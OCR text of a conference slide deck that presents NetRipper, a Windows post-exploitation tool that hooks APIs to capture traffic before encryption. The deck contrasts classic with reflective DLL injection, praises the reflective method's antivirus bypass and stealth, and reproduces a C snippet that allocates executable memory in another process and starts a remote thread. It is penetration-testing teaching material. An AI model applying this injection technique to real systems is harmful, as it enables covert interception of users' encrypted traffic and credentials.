NetRipper

SMART TRAFFIC SNIFFING FOR PENETRATION TESTERS

Ionut Popescu – Senior Security Consultant @ KPMG Romania


KPMG

Who am I?

- Ionut Popescu
- Senior Security Consultant @ KPMG Romania
- Blogger @ securitycafe.ro
- Administrator @ rstforums.com

Romania

Iceland
Norwegian Sea
Norway
Finland
Sweden
Russia
Ireland
United Kingdom
North Sea
Denmark
Baltic Sea
ATLANTIC OCEAN
Germany
Poland
Belarus
France
Ukraine
Austria
Hungary
Italy
Romania
Bulgaria
Spain
Portugal
Bay of Biscay
Mediterranean Sea
Black Sea
Algeria
Tunisia
Malta
Turkey
Volga
Don



High speed Internet

Agenda


1. Introduction
2. How it works
3. Reflective DLL Injection
4. API Hooking
5. Hooking examples
6. Demo
7. Questions?

Introduction


NetRipper is a post exploitation tool targeting Windows systems which uses **API hooking** in order to **intercept network traffic** and encryption related functions from a **low privileged user**, being able to capture both plain-text traffic and encrypted traffic **before encryption/after decryption**.

When it is useful


Internal penetration test




How it works - Example



How it works - Example



How it works - Example



Implementation details

Reflective DLL Injection

The DLL is injected into target processes

API Hooking

Specific functions are intercepted

Data extraction

Unencrypted data is saved locally

Classic DLL Injection

How it works:

1. Open the remote process
2. Write DLL full path location in process memory
3. Call **LoadLibrary()** to load the DLL

Disadvantages:

- ✗ DLL must be written on disk
- ✗ DLL is listed in the process modules

Reflective DLL Injection

Stephen Fewer [Harmony Security]

How it works:


1. DLL contents are copied from memory to target process memory
2. An exported function is called (**ReflectiveLoader()**)
3. The function correctly loads the DLL into memory

Advantages:

- ✓ DLL does not touch the disk (antivirus bypass)
- ✓ DLL is not listed in the process modules (stealth)

Detailed Reflective DLL Injection [1]


Load the DLL contents into remote process:



```
// check if the library has a ReflectiveLoader...
dwReflectiveLoaderOffset = GetReflectiveLoaderOffset( lpBuffer );
if( !dwReflectiveLoaderOffset )
        break;

// alloc memory (RWX) in the host process for the image...
lpRemoteLibraryBuffer = VirtualAllocEx( hProcess, NULL, dwLength, MEM_RESERVE|MEM_COMMIT, PAGE_EXECUTE_READWRITE );
if( !lpRemoteLibraryBuffer )
        break;

// write the image into the host process...
if( !WriteProcessMemory( hProcess, lpRemoteLibraryBuffer, lpBuffer, dwLength, NULL ) )
        break;

// add the offset to ReflectiveLoader() to the remote library address...
lpReflectiveLoader = (LPTHREAD_START_ROUTINE)( (ULONG_PTR)lpRemoteLibraryBuffer + dwReflectiveLoaderOffset );

// create a remote thread in the host process to call the ReflectiveLoader!
hThread = CreateRemoteThread( hProcess, NULL, 1024*1024, lpReflectiveLoader, lpParameter, (DWORD)NULL, &dwThreadId );
```

Detailed Reflective DLL Injection [2.1]

Find the DLL image base (like LoadLibrary):

